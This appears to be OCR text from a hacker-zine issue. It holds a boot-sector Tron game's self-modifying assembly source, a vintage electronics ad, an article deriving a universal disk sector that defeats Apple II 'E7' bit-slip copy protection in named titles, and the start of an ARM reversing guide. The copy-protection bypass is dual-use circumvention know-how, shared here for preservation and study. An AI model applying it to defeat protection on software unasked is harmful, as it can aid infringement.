Two of the self-modifying code hacks in this code are similar in concept. There are a couple of places where I needed something similar to a global variable. I could push and pop it to and from the stack when needed, but that requires more bytes of code overhead than I had to spare. I could also use a dedicated register, but there are too few of those. On the other hand, assuming I'm actually using this dynamic data, it's going to end up being part of an operand in the machine code, which is what I would consider its persisted location. (Not a register, not the stack, but inside the actual code.)

As the pixel streak moves around on the gameboard, the player gets one point per character movement. When the player collects a bonus item of any value, this one-point-per gets three added to it, becoming a four-points-per. If another additional bonus item is collected, it would be up to 7 points. The code to add one point is `selfmodify: add ax, 1`. When a bonus item is collected, the routine for doing bonus points also has this line `add byte [selfmodify + 2], 3`. The `+2` offset to our `add ax, 1` instruction is the byte where the `1` operand was located, allowing us to directly modify it.




On a less technical note, this adds to the strategy of the game; it discourages just filling the screen up with the streak while avoiding items (so as to not create a mess) and just waiting out the clock. In fact, it is nearly impossible to win this way. To win, it is a better strategy to get as many bonuses as early as possible to take advantage of this progressive scoring system.

Another self-modifying code trick is used on the "win" screen. The background to the "YOU WIN!" screen does some color and character cycling, which is really just an increment. It is initialized with `winbg: mov ax, 0`, and we can later increment through it with `inc word [winbg + 0x01]`. What I also find interesting about this is that we can't do a space saving hack like just changing `mov ax, 0` to `xor ax, ax`. Yes, the result is the same; `ax` will equal `0x0000` and the `xor` takes less code space. However, the machine code for `xor ax, ax` is `0x31c0`, where `0x31` is the `xor` and `0xc0` represents "ax with ax." The increment instruction would be incrementing the `0xc0` byte, and the first byte of the next instruction since the `word` modifier was used (which is even worse). This would not increment an immediate value, instead it would do another `xor` of different registers each time.

Also, instead of using an elaborate string print function, I have a loop to print a character at a pointer where my "YOU WIN!" string is stored (`winloop: mov al, [winmessage]`), and then use self-modifying code to increment the pointer on each round. (`inc byte [winloop + 0x01]`)


The most interesting self-modifying code in this game changes the opcode, rather than an operand. Though the code for the trap items and the bonus items have a lot of differences, there are a significant amount of consecutive instructions that are exactly the same, with the exception of the addition (bonus) or the subtraction (trap) of the score. This is because the score actually persists in video memory, and there is some code overhead to extract it and push it back before and after adding or subtracting to it.

So I made all of this a subroutine. In my assembly source you will see it as an addition (`math: add ax, cx`), even though the instruction initialized there could be arbitrary. Fortunately for me, the machine code format for this addition and subtraction instruction are the same. This means we can dynamically drop in whichever opcode we want to use for our current need on the fly. Specifically, the `add` I use is `ADD r/m16, r16` (`0x01` /r) and the `sub` I use is `SUB r/m16, r16` (`0x29` /r). So if it's a bonus item, we'll self modify the routine to add (`mov byte [math], 0x01`) and call it, then do other bonus related instructions after the return. If it's a trap item, we'll self modify the routine to subtract (`mov byte [math], 0x29`) and call it, then do trap/penalty instructions after the return. This whole hack isn't without some overhead; the most exciting thing is that this hack saved me one byte, but even a single byte is a lot when making a program this small!



I hope these tricks are handy for you when writing your own 512-byte game, and also that you'll share your game with the rest of us. Complete code and prebuilt binaries are available in the ZIP portion of this release.[8]

[8] `unzip pocorgtfo11.pdf tronsolitare.zip`




```
;Tron Solitare
;   *This is a PoC boot sector ( <512 bytes) game
;   *Controls to move are just up/down/left/right
;   *Avoid touching yourself, blue border, and the
;unlucky red 7

[ORG 0x7c00]        ;add to offsets
LEFT  EQU 75
RIGHT EQU 77
UP    EQU 72
DOWN  EQU 80

;Init the environment
;   init data segment
;   init stack segment allocate area of mem
;   init E/video segment and allocate area of mem
;   Set to 0x03/80x25 text mode
;   Hide the cursor
    xor ax, ax      ;make it zero
    mov ds, ax      ;DS=0

    mov ss, ax      ;stack starts at 0
    mov sp, 0x9c00  ;200h past code start

    mov ax, 0xb800  ;text video memory
    mov es, ax      ;ES=0xB800

    mov al, 0x03
    xor ah, ah
    int 0x10

    mov al, 0x03    ;Some BIOS crash without this
    mov ch, 0x26
    inc ah
    int 0x10

;Draw Border
    ;Fill in all blue
    xor di, di
    mov cx, 0x07d0  ;whole screens worth
    mov ax, 0x1f20  ;empty blue background
    rep stosw       ;push it to video memory

    ;fill in all black except for remaining blue edges
    mov di, 158     ;Almost 2nd row 2nd column (need
                    ;to add 4)
    mov ax, 0x0020  ;space char on black on black
    fillin:
    add di, 4       ;Adjust for next line and column
    mov cx, 78      ;inner 78 columns (exclude side
                    ;borders)
    rep stosw       ;push to video memory
    cmp di, 0x0efe  ;Is it the last col of last line
                    ;we want?
    jne fillin      ;If not, loop to next line

    ;init the score
    mov di, 0x0f02
    mov ax, 0x0100  ;#CHEAT (You can set the initial
                    ;score higher than this)
    stosw

    ;Place the game piece in starting position
    mov di, 0x07d0  ;starting position
    mov ax, 0x2f20  ;char to display
    stosw

mainloop:
    call random     ;Maybe place an item on screen

    ;Wait Loop
    ;Get speed (based on game/score progress)
       push di
       mov di, 0x0f02   ;set coordinate
       mov ax, [es:di]  ;read data at coordinate
       pop di
       and ax, 0xf000   ;get most significant nibble
       shr ax, 14       ;now value 0-3
       mov bx, 4        ;#CHEAT, default is 4; make
                        ;amount higher for overall
                        ;slower (but still
                        ;progressive) game
       sub bx, ax       ;bx = 4 - (0-3)
       mov ax, bx       ;get it into ax

    mov bx, [0x046C];Get timer state
    add bx, ax      ;Wait 1-4 ticks (progressive
                    ;difficulty)
    ;add bx, 8      ;unprogressively slow cheat
    ;#CHEAT (comment above line out and uncomment
    ;this line)
    delay:
       cmp [0x046C], bx
       jne delay

    ;Get keyboard state
    mov ah, 1
    int 0x16
    jz persisted    ;if no keypress, jump to
                    ;persisting move state

    ;Clear Keyboard buffer
    xor ah, ah
    int 0x16

    ;Check for directional pushes and take action
    cmp ah, LEFT
    je left
    cmp ah, RIGHT
    je right
    cmp ah, UP
    je up
    cmp ah, DOWN
    je down
    jmp mainloop

    ;Otherwise, move in direction last chosen
    persisted:
    cmp cx, LEFT
    je left
    cmp cx, RIGHT
    je right
    cmp cx, UP
    je up
    cmp cx, DOWN
    je down

    ;This will only happen before first keypress
    jmp mainloop

    left:
       mov cx, LEFT     ;for persistenc
       sub di, 4        ;coordinate offset correction
       call movement_overhead
       jmp mainloop
    right:
       mov cx, RIGHT
       call movement_overhead
       jmp mainloop
    up:
       mov cx, UP
       sub di, 162
       call movement_overhead
       jmp mainloop
    down:
       mov cx, DOWN
       add di, 158
       call movement_overhead
       jmp mainloop

    movement_overhead:
       call collision_check
       mov ax, 0x2f20
       stosw
       call score
       ret

    collision_check:
       mov bx, di       ;current location on screen
       mov ax, [es:bx]  ;grab video buffer + current
                        ;location

       ;Did we Lose?
          ;#CHEAT: comment out all 4 of these checks
          ;(8 instructions) to be invincible
          cmp ax, 0x2f20   ;did we land on green
                           ;(self)?
          je gameover
          cmp ax, 0x1f20   ;did we land on blue
                           ;(border)?
          je gameover
          cmp bx, 0x0f02   ;did we land in score
                           ;coordinate?
          je gameover
          cmp ax, 0xcf37   ;magic red 7
          je gameover

       ;Score Changes
          push ax          ;save copy of ax/item
          and ax, 0xf000   ;mask background
          cmp ax, 0xa000   ;add to score
          je bonus
          cmp ax, 0xc000   ;subtract from score
```

```
            je penalty
            pop ax              ;restore ax
        ret

    bonus:
        mov byte [math], 0x01
                                ;make itemstuff: routine use
                                ;add opcode
        call itemstuff
        stosw                   ;put data back in
        mov di, bx              ;restore coordinate
        add byte [selfmodify + 2], 3

        ret
    penalty:
        mov byte [math], 0x29
                                ;make itemstuff: routine use
                                ;sub opcode
        call itemstuff
        cmp ax, 0xe000  ;sanity check for integer
                                ;underflow
        ja underflow
        stosw                   ;put data back in
        mov di, bx              ;restore coordinate
        ret

        underflow:
            mov ax, 0x0100
            stosw
            mov di, bx
            ret

    itemstuff:
        pop dx                  ;store return
        pop ax
        and ax, 0x000f
        inc ax                  ;1-8 instead of 0-7
        shl ax, 8               ;multiply value by 256
        push ax                 ;store the value

        mov bx, di              ;save coordinate
        mov di, 0x0f02  ;set coordinate
        mov ax, [es:di] ;read data at coordinate and
                                ;subtract from score
        pop cx
        math:
        add ax, cx              ;'add' is just a suggestion...
        push dx                 ;restore return
        ret

score:
    push di
    mov di, 0x0f02      ;set coordinate
    mov ax, [es:di]     ;read data at coordinate
    ;for each mov of character, add 'n' to score
        ;this source shows add ax, 1, however, each
        ;bonus item that is picked up increments this
        ;value by 3 each time an item is picked up.
        ;Yes, this is self modifying code, which is
        ;why the lable 'selfmodify:' is seen above, to
        ;be conveniently used as an address to pivot
        ;off of in an add byte [selfmodify + offset to
        ;'1'], 3 instruction
    selfmodify: add ax, 1 ;increment character in
                            ;coordinate
    stosw                   ;put data back in
    pop di
    ;Why 0xf600 as score ceiling:
        ;if it was something like 0xffff, a score from
        ;0xfffe would likley integer overflow to a low
        ;range (due to the progressive) scoring.
        ;0xf600 gives a good amount of slack for this.
        ;However, it's still "technically" possible to
        ;overflow; for example, hitting a '7' bonus
        ;item after already getting more than 171
        ;bonus items (2048 points for bonus, 514
        ;points per move) would make the score go from
        ;0xf5ff to 0x0001.
    cmp ax, 0xf600      ;is the score high enough to
                        ;'win' ;#CHEAT
    ja win
    ret

random:
    ;Decide whether to place bonus/trap
        rdtsc
        and ax, 0x000f
        cmp ax, 0x0007
        jne undo

    push cx             ;save cx

    ;Getting random pixel
        redo:
        rdtsc           ;random
        xor ax, dx      ;xor it up a little
        xor dx, dx      ;clear dx
        add ax, [0x046C];moar randomness
        mov cx, 0x07d0  ;Amount of pixels on screen
        div cx          ;dx now has random val
        shl dx, 1       ;adjust for 'even' pixel values
        ;Are we clobbering other data?
            cmp dx, 0x0f02  ;Is the pixel the score?
            je redo         ;Get a different value

            push di         ;store coord
            mov di, dx
            mov ax, [es:di] ;read data at coordinate
            pop di          ;restore coord
            cmp ax, 0x2f20  ;Are we on the snake?
            je redo
            cmp ax, 0x1f20  ;Are we on the border?
            je redo

    ;Display random pixel
        push di         ;save current coordinate
        mov di, dx      ;put rand coord in current

        ;Decide on item-type and value
        powerup:
        rdtsc           ;random
        and ax, 0x0007  ;get random 8 values
        mov cx, ax      ;cx has rand value
        add cx, 0x5f30  ;baseline
        rdtsc           ;random
        ;background either 'A' or 'C' (light green or
        ;red)
            and ax, 0x2000  ;keep bit 13
            add ax, 0x5000  ;turn bit 14 and 12 on
        add ax, cx      ;item-type + value

        stosw           ;display it
        pop di          ;restore coordinate

    pop cx          ;restore cx

    undo:
    ret

gameover:
    int 0x19        ;Reboot the system and restart
                    ;the game.

    ;Legacy gameover, doesn't reboot, just ends with
    ;red screen
    ;xor di, di
    ;mov cx, 80*25
    ;mov ax, 0x4f20
    ;rep stosw
    ;jmp gameover

win:
    ;clear screen

    mov bx, [0x046C];Get timer state
    add bx, 2
    delay2:
        cmp [0x046C], bx
        jne delay2

    mov di, 0
    mov cx, 0x07d0  ;enough for full screen
    winbg: mov ax, 0x0100
                    ;xor ax, ax wont work, needs to
                    ;be this machine-code format
    rep stosw       ;commit to video memory

    mov di, 0x07c4  ;coord to start 'YOU WIN!' message
    xor cl, cl      ;clear counter register
    winloop: mov al, [winmessage]
                    ;get win message pointer
    mov ah, 0x0f    ;white text on black background
    stosw           ;commit char to video memory
    inc byte [winloop + 0x01]
                    ;next character
    cmp di, 0x07e0  ;is it the last character?
    jne winloop
    inc word [winbg + 0x01]
                    ;incrememnt fill char/fg/bg
                    ;(whichever is next)
    sub byte [winloop + 0x01], 14
                    ;back to first character upon
                    ;next full loop
    jmp win

    winmessage:
    db 0x02, 0x20
    dq 0x214e495720554f59   ;YOU WIN!
    db 0x21, 0x21, 0x20, 0x02

    ;BIOS sig and padding
    times 510-($-$$) db 0
    dw 0xAA55

    ; Pad to floppy disk.
    ;times (1440 * 1024) - ($ - $$)  db 0
```

HOME-WORK
For Electronics

MADE IN U.S.A.



Just $349.95

Here's PB-503-C. It has every feature that our famous PB-503 offers, but we added one more, portability. Work on your projects at the office or school, take it home at night... it's for the engineer or student who wish to take their lab with them. **Instrumentation**, including a function generator with continuously variable sine, square, triangle wave forms and TTL pulses. **Breadboards** with 8 logic probe circuits. And a **Triple Power Supply** with fixed 5VDC, plus two variable outputs (+5 to +15VDC). Throw-in 8 TTL compatible LED indicators, switches, pulsers, potentiometers, audio experimentation speaker... plus a life-time guarantee on all breadboarding sockets! And, because it's portable you will always have everything you need right in front of you! PB-503-C, one super test station for under $350! Order yours today!!

FOR MORE INFORMATION CALL 1-800-572-1028

GLOBAL SPECIALTIES®


CIRCLE 182 ON FREE INFORMATION CARD

Global Specialties®, 70 Fulton Terrace, New Haven, CT 06512
Tele: 203•624•3103/Fax: 203•468•0060 - ©1990, Interplex Electronics
All Global Specialties® breadboarding products are made in the U.S.A.
Proto-Board is a registered trademark of Global Specialties® **A033**

an Interplex Industries company

5 In Search of the Most Amazing Thing; or, Towards a Universal Method to Defeat E7 Protection on the Apple][Platform

by Peter Ferrie (qkumba, san inc)
with thanks to 4am



5.1 Introduction

In the early days, there was a protection technique known as the "generic bit-slip protection." In modern times, the cracker known as 4am has dubbed it the "E7 bitstream," because of the trigger values that are used to locate it. It was a very popular technique.

While many nibble-checks could be defeated simply by not allowing them to run at all, some protection routines required that the code be run to produce their side effects, such as to decrypt pages or to emit certain values that are checked later. At a high level, our goal is therefore to simulate the E7 bitstream entirely, allowing the protection routine to run as usual. That is, using a data-only solution to avoid making any changes to the code. Stated explicitly, our goal is to produce either disks that can be copied by COPYA (which, during a copy operation, converts nibble data to *sector data* and then back again) or ".dsk"-format disk images (which contain only sector data). Therefore, we need sector data that, when written to disk, produce *nibble data* that pass the protection check. For that to be possible, we must understand the protection itself and the code that uses it.

A primer on the hardware in general and this technique in particular was included in PoC‖GTFO 10:7. The theory is that after issuing an access of Q6H ($C08D+(slot*16)), the QA switch of the Data Register will receive a copy of the status bits, where it will remain accessible for four CPU cycles. After four CPU cycles, the QA switch of the Data Register will be zeroed. Meanwhile, assuming that the disk is spinning at the time, the Logic State Sequencer continues to shift in the new bits. When the QA switch of the Data Register is zeroed, it discards the bits that were already shifted in, and the hardware will shift in bits as though nothing has been read previously. The relevant code looks like this:

```
READNIB  EQU $C08C
RSTLATCH EQU $C08D

         LDY   #0
NIB1
         LDA   READNIB,X*
         BPL   NIB1
         DEY
         BEQ   FAIL
         CMP   #$D5
         BNE   NIB1
                                  try 256 times:
                                    read nibble, compare with D5
         LDY   #0
NIB2
         LDA   READNIB,X
         BPL   NIB2
         DEY
         BEQ   FAIL
         CMP   #$E7
         BNE   NIB2
                                  try 256 times: (*1)
                                    read nibble, compare with E7
NIB3
         LDA   READNIB,X
         BPL   NIB3
         CMP   #$E7
         BNE   FAIL
                                  read nibble, compare with E7
NIB4
         LDA   READNIB,X
         BPL   NIB4
         CMP   #$E7
         BNE   FAIL
                                  read nibble, compare with E7
         LDA   RSTLATCH,X         desynch
         LDY   #$10               ensure >4 cycles between reads
         BIT   $06
NIB5
         LDA   READNIB,X
         BPL   NIB5
         DEY
         BEQ   FAIL
         CMP   #$EE
         BNE   NIB5
                                  try 16 times: (*2)
                                    read nibble, compare with EE
                                  * X = BootSlot << 4
```

Interestingly, the `bit $06` instruction is a misdirection. It exists only for the purpose of consuming some cycles. Any other instruction of equal duration could have been used, and it might be considered a watermark. While it is the value that exists most commonly, some titles changed the value of the address to `80` or `FF`, and these versions were spread, too.

In the most common implementation of the E7 protection, the stream on disk appears as `D5 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7` with some harmless zero-bits in between. So from where do the other values come? The magic is in the timing of the reads, and timing is everything, so we must count the cycles!

```
LDA     READNIB,X
BPL     NIB4          2 cycles
CMP     #$E7          2 cycles
BNE     FAIL          2 cycles

LDA     RSTLATCH,X    4 cycles

LDY     #$10          2 cycles

BIT     $06           3 cycles
                      ---------
                      15 cycles
```

One bit is shifted in every four CPU cycles, so a delay of 15 CPU cycles is enough for three bits to be shifted in. Those bits are discarded. However, since the CPU and the Disk][system are not synchronized, then depending on exactly when the initial read began, there can be up to two additional cycles in the total count. That puts us in the 16 cycle range, which is sufficient for a fourth bit to be shifted in and then discarded. In any case, the hardware sees it like this, due to a slip of three (or four) bits:

`D5 E7 E7 E7 [slip] EE E7 FC EE E7 FC EE EE FC`

In binary, the stream looks like this, with the seemingly redundant zero-bits in bold.

```
11010101   11100111    11100111   11100111
   D5         E7          E7         E7
11100111 0 11100111 00 11100111   11100111 0 11100111 00
   E7         E7          E7         E7         E7
11100111   11100111 0  11100111 0 11100111   11100111
   E7         E7          E7         E7         E7
```

However, by skipping the first three or four bits, the stream looks quite different.

```
skipped
11100 11101110 0 11100111 00 11111100   11101110
        EE         E7          FC         EE
    0 11100111 00 11111100   11101110 0 11101110 0 11111100 111...
        E7          FC         EE         EE         FC
```

The old zero-bits are still in bold, and the newly exposed zero-bits are in italics. We can see that the old zero-bits form part of the new stream. This decodes to `EE E7 FC EE E7 FC EE EE FC`, and we have our magic values. The fourth bit must be a zero-bit in the original stream in case only three bits are slipped. Having the fifth bit be a zero-bit in the original stream makes a nice pattern of repeating values, if for no other reason.

5.2 Well-Groomed Data

In order to defeat this at all, we need to produce a regular 6-and-2 encoded sector which can be read by real hardware and copied by regular DOS.

We start by exploiting the point marked by (*1). There's a search for E7 after the D5. This allows us to introduce a full data prologue without breaking the check. So now we have this:

`D5 AA AD E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 ...`

We can even conclude it with a regular epilogue so that there are no read errors. So now we have this:

`D5 AA AD E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 ... DE AA`

It looks like a regular sector. The next step is to fill the stream with the appropriate values, including simulating the presence of the timing bits.

5.3 The Hard Stuff

We will use Bank Street Writer III for our first attempt, since it is the simplest example. Bank Street Writer III requires only one nibble from the pattern to be valid as an 8-bit decryption key for one page of memory. That nibble appears at a position four nibbles after the `EE`, and its value must be `E7`, so our pattern looks like this:

`EE ?? ?? ?? E7 ...`

Since we can't rely on timing bits in our stream (because we need *sector data* that produces *nibble*

data that this code interprets as valid), we can't place the EE inside a pair of E7s because after the bit-slip the wrong value will be read. Instead, we have to encode the value EE directly after discarding the first three bits, and placing a zero-bit in the fourth bit for compatibility purposes. In binary, that looks like this:

```
???01110 1110???? ???????? ????????
???????? 11100111 ...
```

After the bit-slip (and our extra zero-bit), the hardware sees:

```
...11101110 ???????? ???????? ????????
???? [11100111] ...
```

We must make those last four bits "disappear," in order to align our E7 value correctly and allow it to be seen. If we turn those four bits into zeroes and distribute them within the stream, while adhering to the rule of not more than two consecutive zeroes, and replace the rest with ones, we get this:

```
...11101110 11111111 00 11111111 00
11111111 [11100111] ...
```

The hardware reads this as EE FF FF FF E7. Then we prepend one-bits and a zero-bit to the first (partial) nibble, like this:

```
[1110]11101110 11111111 00 11111111 00
11111111 [11100111] ...
```

After realigning the stream, we have this:

```
11101110 11101111 11110011 11111100
11111111 [11100111] ...
```

On disk, it appears as EE EF F3 FC FF E7.

The final step is to pad the data to a multiple of the sector size, so that we have a complete sector. We must also include the calculate the proper checksum. The remaining contents of the sector at this point are entirely arbitrary. We could place a text message or draw a picture, if we chose. Perhaps the most aesthetic version is to include a nibble which will zero the running value, and then fill the rest of the sector with 96s, since 96 is the nibble value for zero. This will yield a sector which is devoid of all content other than the needed values. If that version is chosen, then a quick lookup in the nibble translation table shows us that the nibble value which will zero the running value is F3, so our whole stream appears as:

```
D5 AA AD E7 E7 E7 EE EF F3 FC FF E7 F3
96 96 ... DE AA
```

Great, it runs on hardware.

5.4 Apple for the Win, or Not.

Then we try AppleWin (as at 1.25.0.4). It doesn't work. Why not? Because instead of shifting bits into the data latch one at a time until the top bit is set, AppleWin shifts in an entire nibble immediately. It means that AppleWin does not (and cannot!) support bit-slip at all. Hmm, can we support both at the same time? Let's see about that.

We need to encode the first nibble as an EE, while also allowing a bit-slipping hardware to decode it as an EE. Well, we have that already, so we're halfway there! That just leaves the value four nibbles after the EE, which is currently the arbitrary value of FF. We change that FF to E7, so our stream on disk appears as:

```
EE EF F3 FC E7 E7
```

The final step is to pad the sector as we did previously. Using the aesthetic choice again, we zero the running value and then fill the rest of the sector with 96s. A quick lookup in the nibble translation table shows us that the needed value is D6, so our whole stream appears as:

```
D5 AA AD E7 E7 E7 EE EF F3 FC E7 E7 D6
96 96 ... DE AA
```

We have a regular sector that works on hardware and AppleWin at the same time.

5.5 Totally Rad

Next up is Rad Warrior. It requires four nibbles from the pattern to be valid (as a 32-bit decryption key for four pages of memory), starting with the fourth nibble. It means that our Bank Street Writer III technique won't work because the pattern will be read differently between the bit-slip and the non-bitslip version, after the fourth nibble.

We have to come up with another technique. We do this by exploiting the point marked by (*2). There's a search for the EE. It means that we can insert nibbles after the point of the bit-slip, which will re-sync the stream to the non-slip form. At that point, we can insert any pattern that we need. We start with an arbitrary compatible sequence:

```
EF FF FF FF
```

In binary, it's:

`11101111 11111111 11111111 11111111`

After the bit-slip (and our extra zero-bit), the hardware sees:

`...11111111 11111111 11111111 1111`

As above, we must make those last four bits disappear, in order to align our pattern later. As above, we turn the four bits into zeroes and distribute them within the stream, while adhering to the rule of not more than two consecutive zeroes. Let's try this:

`...0 11111111 00 11111111 0 11111111`

The hardware reads this as `FF FF FF`. Then we prepend one-bits and a zero-bit to the first (partial) nibble again, like this:

`[1110]011111111 00 11111111 0 11111111`

After realigning the stream, we have this:

`11100111 11111001 11111110 11111111`

On disk, it appears as:

`E7 F9 FE FF`

That final FF is redundant, so we remove it. Then we append our complete pattern without any consideration for bit-slip. Our stream looks like this:

`E7 F9 FE EE E7 FC EE E7 FC EE EE FC`

The final step is to pad the sector as we did previously. Using the aesthetic choice again, we zero the running value and then fill the rest of the sector with `96`s. A quick lookup in the nibble translation table shows us that the needed value is `FB`, so our whole stream appears as:

`D5 AA AD E7 E7 E7 E7 F9 FE EE E7 FC EE E7 FC EE EE FC FB 96 96 ... DE AA`

We have a regular sector that works on hardware and AppleWin at the same time.

It also immediately supports Batman and Prince of Persia, both of which require the entire pattern (as a 64-bit decryption key for five pages of memory in Batman, and as a seed for several check-bytes during gameplay in Prince of Persia). Superb!

5.6 A Small Bump in the Road

Then we try it all in MAME (as of 0.169), because MAME is supposed to behave like the hardware... But. It. Does. Not. Work. Well, shit. And why not? Because while MAME does support bit-slip, it always consumes four bits for the code above, but most critically, it treats the bit in the fifth position as though it were always a one-bit.

It means that these four sequences are all decoded as `11111111 00 11111111 00` after the bit-slip. (Only one of which is correct.)

```
1 11111111 11110011 11111100
  11101111 11110011 11111100
3 11110111 11110011 11111100
  11100111 11110011 11111100
```

`11110011 11110011 11111100` is decoded as `10111111 00 11111111 00` after the bit-slip, which is not correct, either.

Despite the time that I've spent poring over the source code, I have not yet determined the cause, so we're left to work around it. Can we add support for MAME, while keeping the existing support? Without duplicating everything? Let's see about that.

We need to move a zero-bit beyond the slipped region so that the hardware will read the same bits that MAME does.

```
2 [1110]0 11111111 00 11111111 0x ...
        V-->-->-->-->-->-->-->-^
```

After moving the zero bit, we have `[1110]11111111 00 11111111 00 ....` Realigning that stream, we get `11101111 11110011 11111100 ...`, which looks good. On disk, it appears as `EF F3 FC`.

Then we append our complete pattern without any consideration for bit-slip. This stream is `EF F3 FC EE E7 FC EE E7 FC EE EE FC`.

The final step is to pad the sector as we did previously. Using the aesthetic choice again, we zero the running value and then fill the rest of the sector with `96`s. A quick lookup in the nibble translation table shows us that the needed value is `EA`, so our whole stream appears as `D5 AA AD E7 E7 E7 EF F3 FC EE E7 FC EE E7 FC EE EE FC EA 96 96 ... DE AA`.

5.7 Success!

We have a truly universal nib sequence, which works on hardware, which works on AppleWin, which works on MAME (and which will still work when the bug is fixed), and which defeats the E7 protection.

Here is our universal sequence in the form of a disk sector:

```
   03 00 03 02 02 02 00 03 03 01 02 02 00 02 02 00
 2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 6 00 00 00 00 00 00 01 00 01 01 03 00 00 01 02 02
   03 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00
 8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 02
12 01 02 01 00 03 00 01 02 01 02 01 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
16 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

This can be applied wherever the E7 sequence is the regular pattern. For other patterns, such as those used by Thunder Mountain's "Dig Dug" (E7 EE EE EE E7 E7 EE E7 EE EE EE E7 EE E7 EE EE), Sunburst's "1-2-3 Sequence Me" (BB F9 Fx), and MCE's "The 4th R - Reasoning" (EB B6 EF 9A DB B7 ED F9 D7 BF BD A7 B3 FF B3 BA), just place the proper pattern after the "EF F3 FC" sequence, pad the sector as you like, and then fix the sector checksum.

For the record, the E7 stream is used in many other titles (games or educational software), such as Commando, Deathsword, Ikari Warriors, Impossible Mission II, Karate Champ, Paperboy, Rambo First Blood Part II (a pure text adventure!), Summer/Winter/World Games, The Ancient Art of War [at Sea], Tetris, and Xevious.

As far as we know, this technique first appeared in 1983. It was used to protect the title Locksmith, ironically a product for defeating copy-protection.

None of the disk copiers of the day could copy E7 disks without a parameter unique to the target, so duplicating these disks always required a bit of expertise.

5.8 Final Words

Here is an interesting question: What if you don't have an entire sector available on the track that you need?

Fortunately, this would be a concern only for a protection which used the rest of the sector (and the rest of the track) for meaningful data, which I have not seen so far. In any case, the solution would be to insert only the nibble sequence "EF F3 FC ... EE EE FC" and to not pad the sector. This would yield a freely-copyable disk in its original form. However, we must discourage that idea with these words from 4am:

Never patch an original disk.
Don't reduce the number of original disks in the world.
They aren't making any more of them.
-4am

6 A Tourist's Phrasebook for Reversing Embedded ARM in the Dialect of the Cortex M Series

by Travis Goodspeed and Ryan Speers

Ahoy there, neighbor!

Welcome to another installment of our series of quick-start guides for reverse engineering embedded systems. Our goal here is to get you situated with the architecture of smaller devices as quickly as possible, with a minimum of fuss and formality.

Those of you who have already worked with ARM might find it to be a useful refresher, while those of you new to the architecture will find that it isn't really as strange as you've been led to believe. If you've already reverse engineered binaries for any platform, even x86 Windows applications, you'll soon feel right at home.

